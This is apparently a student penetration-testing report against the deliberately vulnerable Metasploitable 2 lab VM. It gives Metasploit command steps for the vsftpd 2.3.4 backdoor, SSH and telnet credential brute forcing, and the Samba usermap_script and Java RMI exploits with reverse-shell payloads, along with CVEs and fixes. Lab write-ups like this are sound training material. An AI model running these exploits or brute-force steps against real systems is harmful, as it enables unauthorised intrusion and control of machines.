NETWORK PENETRATION TESTING ON METASPLOITABLE 2 USING METASPLOIT

Name : Jitesh Bhuyal

Date : 20-01-2022

Email : jiteshbhuyal71@gmail.com

We Are Going To Do Vulnerability Test On Metasploitable 2 Using Metasploit Framework.

Metasploitable 2 Is An Intentionally vulnerable Machine Where we Can Perform Differnt types Of Penetration testing Methods To test Our Skills And Expand Knowledge .

We Are Setting Up A Virtual Metasploitable Lab In Virtual Machine Which will bw Our target Machine.

TARGET MACHINE IP ADDRESS :- 192.168.219.25

HOST MACHINE IP ADDRESS :- 192.168.219.161

We Are Using Kali Linux As A host Machine To Perform Testing On Metasploitable 2 Machine.

To Search Open Ports Available on Target Machine We Will use nmap command on kali linux Terminal Given As Below.

nmap -sS -sV -p 0-65535 (Target ip address)


Now We Have Almost 30+ Open Ports Available to Scan The Target Machine And Exploit The Vulnerabilities.

1. FTP :- ***PORT 21***

DESCRIPTION:- VSFTPD version 2.3.4 runs on port 21 in metasploitable machine.This Version Of VSFTPD Known To Have a Backdoor.This backdoor Was Introduced into The vsftpd-2.3.4.tar.gz archive between june 30th 2011 and july 1st 2011.The backdoor was removed on july 3rd 2011.


SEVERITY :- CRITICAL CVE-ID :- cve-2011-2523

PROOF OF CONCEPT :-



We first search for vsftpd version on metasploit framework if there is any exploit available , And we got one backdoor exploit.Then we use it to gain access to the target machine.

We set the target ip address to and then exploit using a payload As shown below.



STEPS:-

>> search vsftpd 2.3.4

>> use exploit/unix/ftp/vsftpd_234_backdoor

>> set RHOSTS 192.168.219.25

>> exploit

We got Access to the target machine as you can see.

IMPACT :- This backdoor is very easy to exploit which will give attacker less time to get into any system.This backdoor gives full system control to the attacker which will be critical.

SOLUTION:- Upgrade The VSFTPD version.


If vsftpd 2.3.4 was downloaded between the 30th of June 2011 and the 3rd of July 2011, the new version has to be downloaded

2. SSH :- ***PORT 22***


DESCRIPTION :-The ssh_login Auxiliary is quiet versatile in that it cannot only test certain credentials across a range of IP addresses, but it can also perform brute force login attempts. We will pass a file containing usenames and passwords.

SEVERITY :- HIGH CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :- First we search for ssh_login exploit then we use it to bruteforce the login credentials.



Set target IP Address and the set files for usernames and password containing certain keywords.after some time we get success login credentials.



STEPS :-

>> search ssh_login

>> use auxiliary/scanner/ssh/ssh_login


>> set RHOSTS 192.168.219.25

>> set USER_FILE /root/Desktop/password.txt

>> set PASS_FILE /root/Desktop/password.txt

>> set STOP_ON_SUCCESS true

>> exploit



After exploiting we get login and password use it to login to victim machine using terminal as shown above.

IMPACT :- This Auxiliary will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin connected to a database this Auxiliary will record successful logins and hosts so you can track your access.

SOLUTION:- 1. Use Private Key Authentication.

2. Always see that OS is up to date.


3. Dont use Common Username and Password.

3. TELNET :- ***PORT 23***

DESCRIPTION :- This Auxiliary will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this exploit will record successful logins and hosts so you can track your access.

SEVERITY :- HIGH CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :- As we seen in ssh_login Auxiliary ,This works the same way.First we search The payload and use it then we use brute force attack to gain usename and password.



STEPS :-

>> search telnet_login


>> use auxiliary/scanner/telnet/telnet_login

>> set RHOSTS 192.168.219.25

>> set PASS_FILE /root/Desktop/password.txt

>> set USER_FILE /root/Desktop/password.txt


>> exploit



It seems our scan is successful and metasploit has a new sessions open for us.lets interact with one.

>> sessions -a

>> sessions 2



IMPACT :- This Exploit will pass credentials in number of ways.You can specifically set a username and password,you can pass a list of usernames and a list of passwords for it to iterate through.

SOLUTION:- 1. Dont expose your network to public.

2. use three way configuration methoad**.**


4. SAMBA :- ***PORT 139***


DESCRIPTION :-This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

SEVERITY :- HIGH **CVE-ID :- CVE-2007-2447**

PROOF OF CONCEPT :-

We are going to use exploit usermap_script available metasploit framwork.





STEPS :-

>> search usemap_script

>> use exploit/multi/samba/usermap_script


>> show options

>> set RHOSTS 192.168.219.25

>> set payload cmd/unix/reverse

Here two ports are available for samba payload 139 and 445 .choose any one.

>> exploit



Done.We Are in System Root Access.

IMPACT :- This Exploit was much broader and impacts remote printer and file share management as well. The rootcause is passing unfiltered user input provided via MS-RPCcalls to /bin/sh when invoking externals scripts definedin smb.conf. However, unlike the "username map script"vulnerability, the remote file and printer management scripts require an authenticated user session.

SOLUTION:-

A patch against Samba 3.0.24 has been posted at

http://www.samba.org/samba/security/


5. JAVA_RMI :- ***PORT 1099***

DESCRIPTION :-This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

SEVERITY :- CRITICAL CVE-ID :- CVE-2011-3556

PROOF OF CONCEPT :-

We are using Reverse tcp meterpreter to open a session.




STEPS :-

>> search java_rmi_server

>> use exploit/multi/misc/java_rmi_server

>> show options


>> set RHOST 192.168.219.25



>> set payload java/meterpreter/reverse_tcp

>> set HTTPDELAY 30

>> exploit



Here you can see a session open with the targeted system access.

IMPACT :- A remote user can create a Java applet or Java Web Start application that, when loaded by the target user, will access or modify data or execute arbitrary code on the target user's system

SOLUTION:- The vendor has issued a fix, described in their October 2011 Oracle Java SE Critical Patch Update Advisory.The Oracle advisory is available at:

http://www.oracle.com/technetwork/topics/security/javacpuoct2011-443431.html

